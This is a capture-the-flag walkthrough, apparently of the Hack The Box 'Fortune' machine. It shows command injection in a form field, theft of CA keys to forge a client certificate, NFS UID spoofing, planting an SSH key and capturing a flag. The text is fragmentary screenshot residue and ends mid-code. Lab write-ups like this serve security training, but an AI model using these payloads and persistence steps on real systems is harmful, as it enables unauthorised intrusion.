```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.127
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-15 18:24 +03
Nmap scan report for fortune.htb (10.10.10.127)
Host is up (0.072s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.9 (protocol 2.0)
80/tcp   open  http          OpenBSD httpd
443/tcp  open  ssl/https?
```

Please choose from a database of fortunes:

- ○ fortunes
- ○ fortunes2
- ○ recipes
- ○ startrek
- ○ zippy

Submit

**Request**

Raw | Params | Headers | Hex

```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.127/
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Connection: close
Upgrade-Insecure-Requests: 1

db=fortunes;cd ../../../home;ls -la
```

**Response**

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Date: Fri, 15 Mar 2019 15:27:45 GMT
Server: OpenBSD httpd
Content-Length: 869

<!DOCTYPE html>
<html>
<head>
<title>Your fortune</title>
<meta name='viewport' content='width=device-width, initial-scale=1'>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
</head>
<body>
<h2>Your fortune is:</h2>
<p><pre>

Star Wars is adolescent nonsense; Close Encounters is obscurantist
drivel; Star Trek can turn your brains to pur??e of bat guano; and the
greatest science fiction series of all time is Doctor Who!  And I&#39;ll
take you all on, one-by-one or all in a bunch to back it up!
                        Harlan Ellison
total 20
drwxr-xr-x   5 root     wheel     512 Nov  2 21:19 .
drwxr-xr-x  13 root     wheel     512 Mar 15 07:42 ..
drwxr-xr-x   5 bob      bob       512 Nov  3 16:29 bob
drwxr-x---   3 charlie  charlie   512 Mar 15 10:34 charlie
drwxr-xr-x   2 nfsuser  nfsuser   512 Nov  2 22:39 nfsuser


</pre><p>
<p>Try <a href='/'>again</a>!</p>
</body>
</html>
```

## Request

`Raw` | `Params` | `Headers` | `Hex`

```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.127/
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Connection: close
Upgrade-Insecure-Requests: 1

db=fortunes;cd ../../../home/bob/ca/intermediate/certs;ls -la
```

## Response

`Raw` | `Headers` | `Hex` | `HTML` | `Render`

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Date: Fri, 15 Mar 2019 15:29:11 GMT
Server: OpenBSD httpd
Content-Length: 692

<!DOCTYPE html>
<html>
<head>
<title>Your fortune</title>
<meta name='viewport' content='width=device-width, initial-scale=1'>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
</head>
<body>
<h2>Your fortune is:</h2>
<p><pre>


Omnibiblious, adj.:
        Indifferent to type of drink.  &#34;Oh, you can get me anything.
        I&#39;m omnibiblious.&#34;
total 32
drwxr-xr-x  2 bob  bob   512 Nov  3 15:40 .
drwxr-xr-x  7 bob  bob   512 Nov  3 15:37 ..
-r--r--r--  1 bob  bob  4114 Oct 29 20:58 ca-chain.cert.pem
-r--r--r--  1 bob  bob  1996 Oct 29 21:13 fortune.htb.cert.pem
-r--r--r--  1 bob  bob  2061 Oct 29 20:56 intermediate.cert.pem


</pre><p>
<p>Try <a href='/'>again</a>!</p>
</body>
</html>
```

## Request

[ Raw ] [ Params ] [ Headers ] [ Hex ]

```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.127/
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Connection: close
Upgrade-Insecure-Requests: 1

db=fortunes;cd ../../../home/bob/ca/intermediate/private;ls -la
```

## Response

[ Raw ] [ Headers ] [ Hex ] [ HTML ] [ Render ]

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Date: Fri, 15 Mar 2019 15:29:42 GMT
Server: OpenBSD httpd
Content-Length: 598

<!DOCTYPE html>
<html>
<head>
<title>Your fortune</title>
<meta name='viewport' content='width=device-width, initial-scale=1'>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
</head>
<body>
<h2>Your fortune is:</h2>
<p><pre>

Fights between cats and dogs are prohibited by statute in Barber, North
Carolina.
total 20
drwxr-xr-x  2 bob  bob   512 Oct 29 21:13 .
drwxr-xr-x  7 bob  bob   512 Nov  3 15:37 ..
-r--------  1 bob  bob  1675 Oct 29 21:10 fortune.htb.key.pem
-rw-r--r--  1 bob  bob  3243 Oct 29 20:48 intermediate.key.pem


</pre><p>
<p>Try <a href='/'>again</a>!</p>
</body>
</html>
```

# Your connection is not secure

The owner of 10.10.10.127 has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website.

Learn more...

☑ Report errors like this to help Mozilla identify and block malicious sites

Go Back          Advanced

# Secure Connection Failed

An error occurred during a connection to 10.10.10.127. SSL peer was unable to negotiate an acceptable set of security parameters. Error code SSL_ERROR_HANDSHAKE_FAILURE_ALERT

- The page you are trying to view cannot be shown because the authenticity of the received data could not be verified.

- Please contact the website owners to inform them of this problem.

Learn more...

✓   Report errors like this to help Mozilla identify and block malicious sites

Try Again

```
root@kali:~/Masaüstü# openssl pkcs12 -export -out fortune.p12 -in intermediate.cert.pem -inkey intermediate.key.pem -passin pass:root -passout pass:root
root@kali:~/Masaüstü#
```

Firefox | about:preferences#privacy ☆ ll\

Offensive Security ⊕ Kali Linux ✎ Kali Docs ✎ Kali Tools ⬠ Exploit-DB 📕 Aircrack-ng ✎ Kali Forums ⊕ NetHunter ⊕ Kali Training 🦊 Getting Sta

🔍 Find in Preferences

## Certificate Manager                                                          ✕

| Your Certificates | People | Servers | Authorities |

You have certificates from these organizations that identify you

| Certificate Name | Security Device | Serial Number | Expires On | ⊞ |
|------------------|-----------------|---------------|------------|---|
|                  |                 |               |            |   |

| View... | Backup... | Backup All... | Import... | Delete... |

OK

## Password Required

Please enter the password that was used to encrypt this certificate backup:

root

Cancel    OK

Firefox   about:preferences#privacy

Offensive Security   ⊕ Kali Linux   🔧 Kali Docs   🔧 Kali Tools   🔥 Exploit-DB   🐚 Aircrack-ng   🔧 Kali Forums   ⊕ NetHunter   ⊕ Kali Training   Getting St

Find in Preferences

## Certificate Manager                                                     ✕

| Your Certificates | People | Servers | Authorities |

You have certificates from these organizations that identify you

| Certificate Name | Security Device | Serial Number | Expires On |
|---|---|---|---|
| ▾ Fortune Co HTB | | | |
| Fortune Intermediate CA | Software Security Device | 10:00 | October 27, 2028 |

View...   Backup...   Backup All...   Import...   Delete...

OK

① https://10.10.10.127

⚙ Most Visited 🔳 Offensive Security ⊕ Kali Linux 🔧 Kali Docs 🔧 Kali Tools ⬥ Exploit-DB 📓 Aircrack-ng 🔧 Kali Forums ⊕ NetHunter ⊕ Kali Training 🦊 Getting Started

You will need to use the local authpf service to obtain elevated network access. If you do not already have the appropriate SSH key pair, then you will need to generate one and configure your local system appropriately to proceed.

← → C ⌂    ⓘ 🔒 https://10.10.10.127/generate    🗐 ⋯ ♥ ✎ ☆   ║\ ▥

✿ Most Visited ▮▮ Offensive Security ⊕ Kali Linux ＼ Kali Docs ＼ Kali Tools ◆ Exploit-DB ◣ Aircrack-ng ＼ Kali Forums ⊕ NetHunter ⊕ Kali Training ◉ Getting Started

# AuthPF SSH Access

The following public key has been added to the database of authorized keys:

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDKt3kck5ggMnVcKKqbhtuJI3RjqTElV2BgyCPpB56kcPUBm2410ukNlxzAvGXint6ZZqx5w3Yx81TDCBuQdaoxO7mkuaYtA15NTcbpp/ELenmJWWMTeom2+gxxmpVTGlfMRD8TXxt(

The corresponding private key is as follows:

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyrd5HJOYIDJ1XCiqm4bbiSN0Y6kxJVdgYMgj6QeepHD1AZtu
NdLpDZccwLxl4p7emWasecN2MfNUwwgbkHWqMTu5pLmmLQNeTU3G6afxC3p5iVlj
E3qJtvoMcZqVUxpXzEQ/E18bULdjf/8DgVMF87Va1SAvFPaHjvSHCz/Aq0WxkB2W
hZyG80X2QaqwQHnTy3lTp+Kj0g2zVLxNUVsgMP4hTbVguZWCKAL8nvte5qinS9b1
gNhDPawaQ/5iY+H7QMXKM/hj7hYVSxhz21qj3XQapHZLgV9yLza8Jiqt37d2R6Py
jPOpFSCDXbcOJuWEJUo42NxvNdnU0tzsfNQ09QIDAQABAoIBAQCGPxTkmNXQ1Lml
64R4dMmkOyeT7HMQgJnh3gjyBMrJqciHZPCKkn8mMeGnvdxXRNCzlCw6gvgeQj/q
3M6sT1ADRMM/VHa5Lpbf6NcG2+IksNoV3G1hc/AJjfR5s16aZ0KnkraW1JAZVyl8
lVwz49B4QazCoYqsfkrtoABisbidct8hXJHKF0D7lSP+HNgJkGksk2qgbYnJ50fO
C+SCdC3dVeSRdaL/cKxnE/DkZuB42dnLYkmz/WSf7YxHbdJZ4RhGXXHFIf7dQQes
aSB3ZTDRiJZ9llH5zQBA1TULA1yUo8lbeXsB0A7NiJFzGFzghGDA66nM1Gnxb8m8
1ClSkdFBAoGBAOx26QFUEVUaI0QHCDbYHCUh8RLv771tocEfgK22wIg5PEo0jLVF
6swCKdLkHeYr2+IP3Nw2vQS/xhhZBN2+nLZ1HCrD7zyO+wx6OEKP9DX4u3YzzRXa
GvRxz/rxLaCb0xa8/bLgLYLpWyhYeOA1U0FLh/UXSHVtd69hlKI1faNlAoGBANt2
00pOAnGipQaR51aQHPi5QQ0RA9JJouFiL+BU8dSN0OTK332Pqbi0DwQtnZR6TdHL
8lR5I+3PeraAAU+z3F0DExe+3UxxJlGTta1Rnn+86/uKu77EzqmsN2WDh8BIu4m8
4D1g79YAUIrIUAvPUT2WYMa2Gq5A6h94ODdE+lpRAoGAI6mbYpPnOUqD3xKgboUR
WZhQ32ZIZe1O4+14XrqdNu5K5XYfcodk7fe1jxTQXZJnyyRRTvUCdODnY2ypizfg
MrRe1yRNxHhb7HnSWleToUAuJZmSaKVIQ22WzGXrV7mokFlYec3Nj1zaXq9ZK5df
Qw29J32nc+5aipzQ6dXfaPECgYBINv+lqce6FrfQwp/p5v/xhBv4rbmhL6POIB36
5lixBX1QW8VQrr49TdqHGG961QfYWhDCZR5CeXw6o0JLNLb1UDavIJn3NmBShZVJ
k8rg44yPN+ZxbpdGU6ni2HYJ+qTjPOhYqhYhR/c4w5M7X5uu9VWg7Xk4D5o6greU
0DjFEQKBgQC9Kk9hsbvNXZGz8MOmowHOEnfY2lxIhYHy5mJzxl0+KlQ77yh7pYiC
plOswZxBUes/QeaCMWYvF/68KBC4BEDLsyLmZxbX7hNPpJ/PMazvkZ+EejGrhD7R
R7QvfU7kkUP6jx8t8P165qzM/ha0/z/hg6N6NgiuFgvv4CZdIVeLaw==
-----END RSA PRIVATE KEY-----

**COPY**

Please save the above key pair to your local system with appropriate file permissions and use your OpenSSH client with the `-i` option to obtain elevated network access to the server.

```
root@kali:~/.ssh# ssh -i id_rsa nfsuser@10.10.10.127
Last login: Fri Mar 15 10:44:53 2019 from 10.10.12.70

Hello nfsuser. You are authenticated from host "10.10.13.210"
```

```
root@kali:~/.ssh# nmap -sS -sV -p- -T4 10.10.10.127
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 10:44 +03
Nmap scan report for fortune.htb (10.10.10.127)
Host is up (0.069s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9 (protocol 2.0)
80/tcp    open  http         OpenBSD httpd
111/tcp   open  rpcbind      2 (RPC #100000)
443/tcp   open  ssl/https?
889/tcp   open  mountd       1-3 (RPC #100005)
2049/tcp  open  nfs          2-3 (RPC #100003)
8081/tcp  open  http         OpenBSD httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 752.67 seconds
```

```
root@kali:~/Masaüstü# showmount -e 10.10.10.127
Export list for 10.10.10.127:
/home (everyone)
```

```
root@kali:/# mkdir -p /mnt/home
root@kali:/# mount -t nfs 10.10.10.127:/home /mnt/home
root@kali:/# cd /mnt/home
root@kali:/mnt/home# ls -la
total 12
drwxr-xr-x 5 root      root       512 Nov  3 04:19 .
drwxr-xr-x 5 root      root      4096 Mar 15 18:39 ..
drwxr-xr-x 5      1001      1001  512 Nov  3 23:29 bob
drwxr-x--- 3 charlie   charlie    512 Mar 15 17:34 charlie
drwxr-xr-x 2      1002      1002  512 Nov  3 05:39 nfsuser
root@kali:/mnt/home# cd charlie
bash: cd: charlie: Permission denied
```

```
root@kali:/mnt/home# useradd charlie
root@kali:/mnt/home# passwd charlie
New password:
Retype new password:
passwd: password updated successfully
root@kali:/mnt/home# cd charlie
bash: cd: charlie: Permission denied
root@kali:/mnt/home# su charlie
$ ls
bob   charlie   nfsuser
$ cd charlie
$ ls
mbox   user.txt
$ cat user.txt
ada0affd040090a6daede65f10737c40
$
```

```
root@kali:~/.ssh# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:mWE7ThkbnImnviSDP+KRrv5hc+mp/1ly6Zw0e8JNAkc root@kali
The key's randomart image is:
+---[RSA 4096]----+
|                 |
|      o E        |
|     . @         |
|      = @        |
|      . S        |
|   o ..o o..     |
|  ++ooo.o*+      |
| .oo*+..Oo+o     |
|o++++=oo =o      |
+----[SHA256]-----+
root@kali:~/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDMXw0XNe2TV3QV4YjsjAAHNeObeg5vkyTtPoIppu6BeYKt6uUDynO9rZ2Xs5uk5e7P2WfcOwBVtMAxcCxEa0pA6hCDWajFKyhkLgViha2C
hIOjiNWd9RKVx9Y/aRDG3tFfWs87IeIrK+6QTcpkmEsRhWv1PGlciNxiDfRRrZyDN3MIQUN/qhwelce51mF9T3R0+PSE/TTk0TmkepFKOl4Bv+gAx3SGHagDek3x2pA+q6p4WoELhFYTXcAU
bwZwGt9iMygBYn8RiVGo06NjmtjDl8Wp+2K9yWCrTeZrR9xjlsUKhpayU4YD40vgGgKs7p42wRfWlGNF0kUKW0T1puEeA2RlABPtbAWkd+wwV0Y0bRgU3NyYXGqw4uM7kZJoGAPYklCDinH7
qO6VLK+Gy1dIEv/dZQ5sNrjuX9fmFt7nGTA7r6LbhT8Lo6ADHT/yX/pVq32hl7bPACu5QReQHvTRdHzEoEIUl8P+WfLIqaywa82pMtflJc+QLeXW/pKqsHwHtEnb8Lkm9iXqOV8UrwpQSAdA
4uYAw8RaBfyS/3Va0eXkhl/l5LEadiLwhzBSAujC2TR2uEqjIty/qrfnvjGZDuItNNgop9S12OVNhrEgHT1/nRfTd7VOYmcmL37N/pRnTQ+tLMtESmNlgU/5uQOE26e68XooljHLnQ6i5jDx
FQ== root@kali
```

```
  GNU nano 3.2                                                              authorized_keys                                                              Modified

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzU6Gvb3NytVu+ourY2DGyHLyk4mpVD0L4ahmoU71SSwxJ6OmKfsMLClOvxcia46kvE1JRjCRZtZ2uaNH3FZ0xETL2FJSrAdOCnQBfH7C$

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCqEbPgWgbWSVC6EmBZF5vD7r2hc1v4Va2OVmMXUTnDwtvXb1YT7+JSidVaYqYMzSyW3GaCyHbx7yoZi1erTnthl1N9AKSqtZeyzEZbKum$

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDBxnJ+UAFJkXXC4dx3UklJxI2ijhsAeNKaKLBzPt8e0gWMvbcLkx+btuwqEbcXm5CyfikaRB5M2LZwpgaBdoSofbOOtmR9XPkdP+wN3GK$

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDMXwOXNe2TV3QV4YjsjAAHNeObeg5vkyTtPoIppu6BeYKt6uUDynO9rZ2Xs5uk5e7P2WfcOwBVtMAxcCxEa0pA6hCDWajFKyhkLgViha2$

                            paste /mnt/home/charlie/.ssh/authorized_keys
```

```
root@kali:~/.ssh# ssh -i id rsa.pub charlie@10.10.10.127
Last login: Sun Mar 17 03:11:10 2019 from 10.10.12.245
OpenBSD 6.4 (GENERIC) #349: Thu Oct 11 13:25:13 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.
fortune$ whoami
charlie
fortune$ ls -la
total 56
drwxr-x---   3 charlie   charlie    512 Mar 17 00:47 .
drwxr-xr-x   5 root      wheel      512 Nov  2 21:19 ..
-rw-r-----   1 charlie   charlie     87 Oct 11 15:18 .Xdefaults
-rw-------   1 charlie   charlie     91 Mar 17 00:47 .bash_history
-rw-r-----   1 charlie   charlie    771 Oct 11 15:18 .cshrc
-rw-r-----   1 charlie   charlie    101 Oct 11 15:18 .cvsrc
-rw-r-----   1 charlie   charlie    359 Oct 11 15:18 .login
-rw-r-----   1 charlie   charlie    175 Oct 11 15:18 .mailrc
-rw-r-----   1 charlie   charlie    216 Oct 11 15:18 .profile
-rw-------   1 charlie   charlie     38 Mar 16 22:33 .psql_history
-rw-------   1 charlie   charlie   1032 Mar 17 03:32 .sqlite_history
drwx------   2 charlie   charlie    512 Mar 17 03:34 .ssh
-rw-------   1 charlie   charlie    608 Nov  3 11:20 mbox
-r--------   1 charlie   charlie     33 Nov  3 16:12 user.txt
```

```
fortune$ ls -la
total 44
drwxr-x---  3 charlie  charlie  512 Nov  5 22:02 .
drwxr-xr-x  5 root     wheel    512 Nov  2 21:19 ..
-rw-r-----  1 charlie  charlie   87 Oct 11 15:18 .Xdefaults
-rw-r-----  1 charlie  charlie  771 Oct 11 15:18 .cshrc
-rw-r-----  1 charlie  charlie  101 Oct 11 15:18 .cvsrc
-rw-r-----  1 charlie  charlie  359 Oct 11 15:18 .login
-rw-r-----  1 charlie  charlie  175 Oct 11 15:18 .mailrc
-rw-r-----  1 charlie  charlie  216 Oct 11 15:18 .profile
drwx------  2 charlie  charlie  512 Mar 20 09:51 .ssh
-rw-------  1 charlie  charlie  608 Nov  3 11:20 mbox
-r--------  1 charlie  charlie   33 Nov  3 16:12 user.txt
fortune$ cat mbox
From bob@fortune.htb Sat Nov  3 11:18:51 2018
Return-Path: <bob@fortune.htb>
Delivered-To: charlie@fortune.htb
Received: from localhost (fortune.htb [local])
        by fortune.htb (OpenSMTPD) with ESMTPA id bf12aa53
        for <charlie@fortune.htb>;
        Sat, 3 Nov 2018 11:18:51 -0400 (EDT)
From:  <bob@fortune.htb>
Date: Sat, 3 Nov 2018 11:18:51 -0400 (EDT)
To: charlie@fortune.htb
Subject: pgadmin4
Message-ID: <196699abe1fed384@fortune.htb>
Status: RO

Hi Charlie,

Thanks for setting-up pgadmin4 for me. Seems to work great so far.
BTW: I set the dba password to the same as root. I hope you don't mind
```

```
fortune$ cd /usr/local/pgadmin4/pgadmin4-3.4/web/pgadmin/utils
fortune$ ls -la
total 184
drwxr-xr-x    7 _pgadmin4   wheel      512 Nov   3 10:39 .
drwxr-xr-x   19 _pgadmin4   wheel      512 Nov   3 10:39 ..
-rw-r--r--    1 _pgadmin4   wheel     8592 Oct   1 05:27 __init__.py
drwxr-xr-x    2 _pgadmin4   wheel     1024 Nov   3 10:43 __pycache__
-rw-r--r--    1 _pgadmin4   wheel     4718 Oct   1 05:27 ajax.py
-rw-r--r--    1 _pgadmin4   wheel     1109 Oct   1 05:27 compile_template_name.py
-rw-r--r--    1 _pgadmin4   wheel     3233 Oct   1 05:27 crypto.py
drwxr-xr-x    4 _pgadmin4   wheel      512 Nov   3 10:39 driver
-rw-r--r--    1 _pgadmin4   wheel     2594 Oct   1 05:27 exception.py
-rw-r--r--    1 _pgadmin4   wheel      902 Oct   1 05:27 html.py
drwxr-xr-x    3 _pgadmin4   wheel      512 Oct   1 05:28 javascript
-rw-r--r--    1 _pgadmin4   wheel     1253 Oct   1 05:27 menu.py
-rw-r--r--    1 _pgadmin4   wheel     2322 Oct   1 05:27 paths.py
-rw-r--r--    1 _pgadmin4   wheel    20821 Oct   1 05:27 preferences.py
-rw-r--r--    1 _pgadmin4   wheel     3700 Oct   1 05:27 route.py
-rw-r--r--    1 _pgadmin4   wheel     1094 Oct   1 05:27 server_utils.py
-rw-r--r--    1 _pgadmin4   wheel    10909 Oct   1 05:27 session.py
drwxr-xr-x    4 _pgadmin4   wheel      512 Nov   3 10:43 sqlautocomplete
drwxr-xr-x    3 _pgadmin4   wheel      512 Oct   1 05:28 tests
-rw-r--r--    1 _pgadmin4   wheel     2860 Oct   1 05:27 versioned_template_loader.py
fortune$
```

Download ur machine

```
pg_stat displays, etc. we export the function so that clients won't
be dependent on low-level details like whether the enceyption is MD5
or something else.

Arguments are the cleartext password, and the SQL name of the user it
is for.

Return value is "md5" followed by a 32-hex-digit MD5 checksum..

Args:
  password:
  user:

Returns:

"""

m = hashlib.md5()

# Place salt at the end because it may be known by users trying to crack
# the MD5 output.
# Handling of non-ascii password (Python2)
if hasattr(str, 'decode'):
    password = password.encode('utf-8')
